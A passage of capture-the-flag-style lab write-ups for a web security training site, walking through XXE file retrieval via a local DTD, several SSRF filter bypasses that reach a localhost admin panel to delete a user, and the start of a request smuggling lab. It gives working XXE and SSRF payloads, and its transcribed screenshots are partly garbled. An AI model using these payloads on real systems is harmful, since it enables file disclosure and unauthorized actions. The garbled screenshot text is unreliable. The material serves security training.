
```

#### 6. Refresh the page to view latest comments.



7. If the text is too small to read, right-click the image and select Open Image in New Tab. Note the contents of the file (usually the hostname or a system file). Submit the value to the lab to solve it.





## Lab: Exploiting XXE to retrieve data by repurposing a local DTD

- **Objective:** Exploit an XXE vulnerability by leveraging a local DTD file to retrieve sensitive data.
- **Tools Used:** Burp Suite, Browser (Chrome), FoxyProxy
- **Steps taken:**
  1. In lab click on any product and check stock. Capture the Check stock POST request and send it to Repeater.

The screenshot shows the Burp Suite interface with the following details:

- Request:** POST /product/check HTTP/1.1
- Headers:** Host: 0a7400301a5e1b3d255be0e800b3.web-security-academy.net, User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5626.197 Safari/537.36, Sec-Ch-Ua: "Google Chrome";v="111", "Not A Brand";v="1", "Chromium";v="111", "Not-A-Brand";v="1", Sec-Ch-Ua-Mobile: ?0, Sec-Ch-Ua-Platform: "Windows", Content-Type: application/x-www-form-urlencoded, Accept: \*/\*, Accept-Encoding: gzip, deflate, br, Pragma: no-cache, Cache-Control: no-store, Connection: keep-alive
- Response:** HTTP/1.1 200 OK
- Content-Type:** text/plain; charset=UTF-8
- Content-Length:** 1
- Body:** 0


**Description:** Metamimes never need to be of googly eyes, feathers, but breakfast in bed - forget how do your best. You don't overdo your back, and for one day, Done, your car, they are sure to bri

**Event log:** All requests

Memory: 135.5MB of 2.0GB \* Disabled

2. Insert the following parameter entity definition in between the XML declaration and the stockCheck element:

```
<!DOCTYPE foo [ <!ENTITY % local SYSTEM
"file:///usr/share/yelp/dtd/docbookx.dtd"> %local; ]>
```



3. If the server returns a normal "200 OK" or a standard "Invalid product ID," the file exists. If it returns a "File not found" error, you'd need to guess other paths.
4. Redefine it to trigger a file-based error.

```
<?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE foo [ <!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd"> <!ENTITY % ISOamso '<!ENTITY &#x25; file SYSTEM "file:///etc/passwd"> <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>"> &#x25;eval; &#x25;error; '>
%local_dtd; ]>
```

Congratulations, you solved Eggstastic, Fun, Food Egg!

Description:  
Meatimers never need be boring again. With lots of googly eyes, feathers, buttons and edible breakfast in bed - forget flowers and chocolates.

Make your kitchen a fun place to prepare food, what better way to start cooking than to have all your produce watching you: Egging you on, encouraging you to do your best! You don't even need to stop at food, you can accessorize all those dull bits and bobs you have lying around your home. You get plenty of bang for your buck, and for one day only we are offering the first one hundred customers an extra set of oversized googly eyes for free! Imagine them on the bonnet of your car, they are sure to brighten the day of passers-by! What are you waiting for? Get your corporate entertaining packages today.

- Result:

Lab: Exploiting XXE to retrieve data by repurposing local DTD

**HINT**

Systems using the GNOME desktop environment often have a DTD at `/usr/share/yelp/dtd/docbookox.dtd` containing an entity called `ISO8859-1`.

**Solution**

**Community solutions**

# Server-side request forgery (SSRF)

## Lab: Basic SSRF against the local server

- Objective:** Exploit an SSRF vulnerability to interact with the local server (often `http://localhost` or `127.0.0.1`).
- Tools Used:** Burp Suite, Browser (Chrome), FoxyProxy

## • Steps taken:

1. Open the lab and click on any product. Click the Check stock button.
2. In Burp Suite, go to Proxy > HTTP history.
3. Find the POST /stock/check request. Right-click this request and select Send to Repeater.

The screenshot shows a product page for an 'Adult Space Hopper'. The product image is a large orange balloon-like object. The page includes a description: 'Sometimes being an adult just gets boring. Why not cry, not anymore. No more embarrassing accidents! Hop on the Adult Space Hopper on relieve your stress at work, give your staff a break and a laugh and even around the office or have a race to re-energize her.' Below the description, there's a note: 'Whatever your reason, whether it's staff morale, party to break the ice between strangers and new colleagues'.

At the bottom of the page, there's a 'Check stock' button. The status is shown as '336 units'.

Below the page content, the Windows taskbar is visible, showing icons for FileZilla, ZNC, and a browser window for the lab site.

**Burp Suite Repeater Tab Screenshot:**

- Request:**

```
POST /product/stock HTTP/2.0
Host: 0a5700f50411d5ad047da0c900kuweb.security-academy.net/product?id=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 107
Cookie: sessionid=457977370374794859; _ga=GA1.2.1530303491.1628030400; _gid=GA1.2.1530303491.1628030400; _gat_UA-11932320-1=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.85 Safari/537.36
Sec-Ch-Ua: "Google Chrome";v="94", "Not Google";v="92"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Origin: https://0a5700f50411d5ad047da0c900kuweb.security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a5700f50411d5ad047da0c900kuweb.security-academy.net/product?id=1
Accept-Encoding: gzip, deflate, br
Accept-Language: es-ES,es;q=0.9,eu;q=0.8,eu;q=0.7

```
- Response:**

```
HTTP/2.0 200 OK
Date: Mon, 12 Jun 2023 14:44:40 GMT
Content-Type: application/json; charset=UTF-8
Content-Length: 1077
Cache-Control: no-cache
Set-Cookie: sessionid=457977370374794859; _ga=GA1.2.1530303491.1628030400; _gid=GA1.2.1530303491.1628030400; _gat_UA-11932320-1=1
X-Frame-Options: SAMEORIGIN
Content-Length: 1077
Content-Type: application/json; charset=UTF-8
Content-Encoding: gzip, deflate, br
Content-Language: es-ES,es;q=0.9,eu;q=0.8,eu;q=0.7

```
- Inspector:**
  - Selected text: `http://localhost/admin`
  - Decoded from: URL encoding

4. In the Repeater tab, change the stockApi parameter to point to the local server's root: stockApi=http://localhost/admin. Click Send.

The screenshot shows the same product page for the 'Adult Space Hopper'. The 'Check stock' button is still present at the bottom.

**Burp Suite Repeater Tab Screenshot (modified request):**

```
POST /product/stock HTTP/2.0
Host: 0a5700f50411d5ad047da0c900kuweb.security-academy.net/product?id=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 107
Cookie: sessionid=457977370374794859; _ga=GA1.2.1530303491.1628030400; _gid=GA1.2.1530303491.1628030400; _gat_UA-11932320-1=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.85 Safari/537.36
Sec-Ch-Ua: "Google Chrome";v="94", "Not Google";v="92"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Origin: https://0a5700f50411d5ad047da0c900kuweb.security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a5700f50411d5ad047da0c900kuweb.security-academy.net/product?id=1
Accept-Encoding: gzip, deflate, br
Accept-Language: es-ES,es;q=0.9,eu;q=0.8,eu;q=0.7

```

The 'Request' pane shows the modified URL: `http://localhost/admin`.

5. Find the URL for deleting Carlos. It will likely look like `/admin/delete?username=carlos`.

## 6. Update the stockApi parameter to this full URL:

stockApi=http://localhost/admin/delete?username=carlos. Click Send.


The screenshot shows the Burp Suite interface with the following details:

- Request:** A POST request to `/product/stock` with the following payload:


```
stockApi=https://httpbin.org/get
```
- Response:** The response body contains the HTML source code of a page from `http://httpbin.org/get`, indicating that the application is serving requests from the local host.
- Inspector Tab:** Shows the selected text `http://localhost/admin/delete?username=carlos` and the decoded URL `http://localhost/admin/delete?username=carlos`.
- Burp Suite Status Bar:** Shows memory usage (166.5MB of 3.8GB) and a disabled status.

## Lab: SSRF with blacklist-based input filter

- Objective:** Exploit an SSRF vulnerability in an application that attempts to block malicious requests using a blacklist filter.
- Tools Used:** Burp Suite, Browser (Chrome), FoxyProxy
- Steps taken:**
  - Log in and go to a product page. Click Check stock.
  - In Burp Suite, go to Proxy > HTTP history and find the POST /product/stock request. Right-click the request and select Send to Repeater.



### 3. Change the stockApi value to http://127.0.0.1/admin and click Send.



### 4. In Repeater, change the parameter to stockApi=http://127.1/ and click Send.

Cheshire Cat Grin

★★★ ★ ★

\$1.31

Description:  
We've all been there, found ourselves in a situation our smile insert, you can now fake it like a pro. Easy Ever glazed over as your pals regale you with tales engaged and happy in their company, but you will all No need to spill the beans on this one, this insert is we will regularly enhance this product by changing it For those of you unlucky enough to have lost the us we'll do the rest. Say 'yes' to success today and let

London **Check stock**  
373 units

Burp Suite Community Edition v2025.114 - Temporary Project

Request

```
HTTP/2 200 OK
Content-Type: text/html; charset=UTF-8
Set-Cookie: session=...; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 10211

```

Response

```
HTTP/2 200 OK
Content-Type: text/html; charset=UTF-8
Set-Cookie: session=...; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 10211

```

Inspector

Selected text: http://127.1.1/

Decoded from: URL encoding

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Response headers

Event log (0) All issues

Memory: 167.5MB of 3.8GB

10,807 bytes | 215 millis

Disabled

Return to list

## 5. Let's try double-encoding the a: stockApi=http://127.1/%2561dmin and Send.

WebSecurity Academy

SSRF with blacklist-based input filter

Cheshire Cat Grin

★★★ ★ ★

\$1.31

Description:  
We've all been there, found ourselves in a situation our smile insert, you can now fake it like a pro. Easy Ever glazed over as your pals regale you with tales engaged and happy in their company, but you will all No need to spill the beans on this one, this insert is we will regularly enhance this product by changing it For those of you unlucky enough to have lost the us we'll do the rest. Say 'yes' to success today and let

London **Check stock**  
373 units

Burp Suite Community Edition v2025.114 - Temporary Project

Request

```
HTTP/2 200 OK
Content-Type: text/html; charset=UTF-8
Cache-Control: no-cache
Set-Cookie: session=...; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 10211

```

Response

```
HTTP/2 200 OK
Content-Type: text/html; charset=UTF-8
Set-Cookie: session=...; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 10211

```

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Response headers

Event log (0) All issues

Memory: 165.9MB of 3.8GB

3,394 bytes | 179 millis

Disabled

Return to list

## 6. Search the response (Ctrl+F) for /delete?username=carlos. Copy that full path. Your final stockApi parameter should look like: stockApi=http://127.1/%2561dmin/delete?username=carlos. Click Send.

Congratulations, you solved the lab!

**Cheshire Cat Grin**

★★★★★

\$1.31

Description:  
We've all been there, found ourselves in a situation where our smile insert, you can now take it like a pro. Easy!

Ever glazed over as your pals regale you with tales of their day on the golf course with the boss? This is the product for you. Not only will you appear fully engaged and happy in their company, but you will also be the object of everyone's eye as they fawn over your bright, white Cheshire Cat Grin.

No need to spill the beans on this one, this insert is available by invitation only and is protected by the rules of the magician's code. In order to maintain the ruse we will regularly enhance this product by changing the size and shape of the teeth, but always guarantee a huge smile to be proud of!

Request:

```

POST /product/productId HTTP/1.1
Host: 0xaad00570801b2958158994a0028002.web-security-academy.net
Content-Length: 30
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua: "Not_A�nd/0.0;v=0.0"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Sec-Ch-Ua-Brand: "Google Chrome/v=143", "Not_ABrand/v=0"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Sec-Fetch-Site: same-origin
Sec-Fetch-Dest: empty
Referer: https://0xaad00570801b2958158994a0028002.web-security-academy.net/product/productId
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Accept: */*
Sec-Fetch-Mode: cors
X-Forwarded-For: 127.0.0.1,127.0.0.1,127.0.0.1,127.0.0.1
X-Forwarded-Port: 443
X-Forwarded-Proto: https
X-Frame-Options: SAMEORIGIN
Content-Length: 0

```

Response:

```

HTTP/2 200 Found
Location: /admin
Set-Cookie: session=43333333333333333333333333333333; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0

```

## Lab: SSRF with whitelist-based input filter

- Objective:** Exploit an SSRF vulnerability in an application that attempts to restrict requests using a whitelist filter.
- Tools Used:** Burp Suite, Browser (Chrome), FoxyProxy
- Steps taken:**
  - Log in and go to a product page. Click Check stock.
  - In Burp Suite, go to Proxy > HTTP history, find the POST /product/stock request, and send it to Repeater.

Adult Space Hopper

★★★★★

\$80.26

Description:  
Sometimes being an adult just gets boring. Why not cry, not anymore. No more embarrassing accidents! hop on the Adult Space Hopper on relieve your office, give your staff a break and a laugh and liven around the office or have a race to re-energize her.

Whatever your reason, whether it's staff morale, party to break the ice between strangers and new colleagues,

Ready

Event log: 48 issues

Request:

```

POST /product/stock HTTP/1.1
Host: 0xa140046d415ac1db93768005a0077.web-security-academy.net
Content-Length: 30
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua: "Not_A�nd/0.0;v=0.0"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Sec-Ch-Ua-Brand: "Google Chrome/v=143", "Not_ABrand/v=0"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Sec-Fetch-Site: same-origin
Sec-Fetch-Dest: empty
Referer: https://0xa140046d415ac1db93768005a0077.web-security-academy.net/product/productId
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Accept: */*
Sec-Fetch-Mode: cors
X-Forwarded-For: 127.0.0.1,127.0.0.1,127.0.0.1,127.0.0.1
X-Forwarded-Port: 443
X-Forwarded-Proto: https
X-Frame-Options: SAMEORIGIN
Content-Length: 0

```

Response:

```

HTTP/2 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 173
Date: Mon, 10 Oct 2023 11:01:47 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Set-Cookie: session=43333333333333333333333333333333; Secure; HttpOnly; SameSite=None

```

- Change stockApi to: `http://127.0.0.1@stock.weliketoshop.net`

#### 4. Change stockApi to: http://127.0.0.1#@stock.weliketoshop.net

#### 5. Update the payload to: http://127.0.0.1%2523@stock.weliketoshop.net. Review the response body for the delete link: /admin/delete?username=carlos.

## 6. Update the stockApi one last time:


stockApi=http://127.0.0.1%2523@stock.weliketoshop.net/admin/delete?username=carlos

## HTTP request smuggling


HTTP Request Smuggling is a vulnerability that occurs when front-end and back-end servers interpret HTTP requests differently. Attackers exploit this mismatch to “smuggle” a hidden request that can bypass security controls, poison caches, or access unauthorized data.

### Lab 1 : CL.0 request smuggling –

Step 1 : Open the lab in browser and turn Burp Intercept ON.



Step 2 : Send a normal request to Repeater.



Step 3 : In Repeater , create a group

Burp Suite Community Edition v2021.11.6 - Temporary Project

Target: https://af0d0c903b6854a803b353400310024.web-security-academy.net

**Request**

```
1 GET / HTTP/1.1
2 Host: af0d0c903b6854a803b353400310024.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=nob2;q=0.7
5 Upgrade-Insecure-Requests: 1
6 Accept-Encoding: gzip, deflate, br
